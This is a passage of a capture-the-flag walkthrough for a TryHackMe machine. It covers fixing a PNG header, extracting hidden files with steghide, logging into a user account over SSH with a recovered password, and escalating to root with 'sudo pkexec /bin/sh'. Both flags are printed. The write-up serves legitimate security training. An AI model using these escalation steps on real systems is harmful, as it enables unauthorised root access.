00000080  7D 9D CF E7  F8 1E 5F CB   49 CE ED 94  7E B7 D8 D7
00000090  72 3C C9 E9  74 92 D3 D3   49 4E C7 93  9C 8F 8B 2C
000000A0  4B B3 7F 2F  C7 45 CE A7   45 D6 D3 59  DA D2 44 A4
000000B0  48 EF 5D F4  D5 7B 11 29   45 6A E9 52  4A 91 D6 44
000000C0  F4 2F FA 6F  BE F4 BD F6   FE 5E A5 E9  77 7B 5F B3
000000D0  DF E9 67 F4  78 A5 54 11   F1 DF D5 6A  1F 12 D1 63
000000E0  FF 19 2F BD  06 3B 8C 9E   B9 E8 31 56  FB D9 8E DD
000000F0  0F BB 77 D7  67 9F 2F E9   5A E3 98 76  17 0D 7F 1F
00000100  D7 D1 E2 33  C5 BE F4 7A   27 FC 6C F7  D5 C7 B1 6A
00000110  AD 52 7A 4F  9F 19 E7 E2   F8 E9 E7 0E  87 C9 DF 3B
00000120  4D F6 F9 F9  50 64 BA 9C   E4 70 79 90  C3 C5 41 2E
00000130  AF 0E 32 1D  0E 72 B8 BC   B0 7F D7 B9  CA 34 4D 32
```

Change this value as **Queen's_Gambit.png** file




```
File: Leave_me_alone.png
00000000  89 50 4E 47  0D 0A 1A 0A   00 00 00 0D  49 48 44 52
00000010  00 00 03 4D  00 00 01 DB   08 06 00 00  00 17 A3 71
00000020  5B 00 00 20  00 49 44 41   54 78 9C AC  BD E9 7A 24
00000030  4B 6E 25 08  33 F7 E0 92   64 66 DE A5  55 7B 69 34
00000040  6A 69 54 FD  F5 73 CE BC   C0 3C 9C 7E  B4 D4 A5 56
00000050  49 55 75 D7  5C 98 5C 22   C2 DD 6C 3E  00 E7 C0 E0
00000060  4E 66 A9 4A  3D 71 3F 5E   32 C9 08 5F  CC CD 60 C0
00000070  C1 C1 41 F9  7F FE DF FF   BB 2F EB 22  FA B5 AE AB
00000080  7D 9D CF E7  F8 1E 5F CB   49 CE ED 94  7E B7 D8 D7
00000090  72 3C C9 E9  74 92 D3 D3   49 4E C7 93  9C 8F 8B 2C
000000A0  4B B3 7F 2F  C7 45 CE A7   45 D6 D3 59  DA D2 44 A4
000000B0  48 EF 5D F4  D5 7B 11 29   45 6A E9 52  4A 91 D6 44
000000C0  F4 2F FA 6F  BE F4 BD F6   FE 5E A5 E9  77 7B 5F B3
000000D0  DF E9 67 F4  78 A5 54 11   F1 DF D5 6A  1F 12 D1 63
000000E0  FF 19 2F BD  06 3B 8C 9E   B9 E8 31 56  FB D9 8E DD
000000F0  0F BB 77 D7  67 9F 2F E9   5A E3 98 76  17 0D 7F 1F
00000100  D7 D1 E2 33  C5 BE F4 7A   27 FC 6C F7  D5 C7 B1 6A
00000110  AD 52 7A 4F  9F 19 E7 E2   F8 E9 E7 0E  87 C9 DF 3B
```

Now its perfect for the .png file



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# exiftool Leave_me_alone.png
ExifTool Version Number         : 12.65
File Name                       : Leave_me_alone.png
Directory                       : .
File Size                       : 512 kB
File Modification Date/Time     : 2023:08:19 17:42:38+05:30
File Access Date/Time           : 2023:08:19 17:42:38+05:30
File Inode Change Date/Time     : 2023:08:19 17:42:38+05:30
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 845
Image Height                    : 475
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Image Size                      : 845x475
Megapixels                      : 0.401
```




We found a code as **password** but where it can be applied
We have one more file as **aa.jpg**. See there containt using **steghide**

```
steghide info aa.jpg
```


And enter **password** as passphrase

We can see that **ss.zip** is embedded in it



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# steghide info aa.jpg
"aa.jpg":
  format: jpeg
  capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "ss.zip":
    size: 596.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

```
steghide extract -sf aa.jpg
```




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# ls
 aa.jpg   Leave_me_alone.png   portscan  "Queen's_Gambit.png"   ss.zip
```

```
unzip ss.zip
```


Got two files as **passwd.txt** and **shadow**

There is no such valueble containt in **passwd.txt** file. But in the **shadow** got some value




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.






┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# cat shado
M3tahuman
```

We know that there are another user **slade** but we don't have access on it




```
ftp> pwd
Remote directory: /home/vigilante
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||33470|).
150 Here comes the directory listing.
drwx------    2 1000     1000         4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001         4096 May 05  2020 vigilante
226 Directory send OK.
```

Login in **slade** account with **M3tahuman** in ssh




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# ssh slade@lianyu.thm
slade@lianyu.thm's password:
                              Way To SSH...
                          Loading.........Done..
                   Connecting To Lian_Yu  Happy Hacking

                                                              #

slade@LianYu:~$ whoami
slade
slade@LianYu:~$ id
uid=1000(slade) gid=1000(slade) groups=1000(slade),24(cdrom),25(floppy),29(audio),30(dip),
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                        --Felicity Smoak
```

Type **sudo -l**



```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

Go to https://gtfobins.github.io/# and search for **pkexec**



.. / pkexec


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

```
sudo pkexec /bin/sh
```

We got the **root** shell of the system



```
slade@LianYu:~$ sudo pkexec /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                              --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```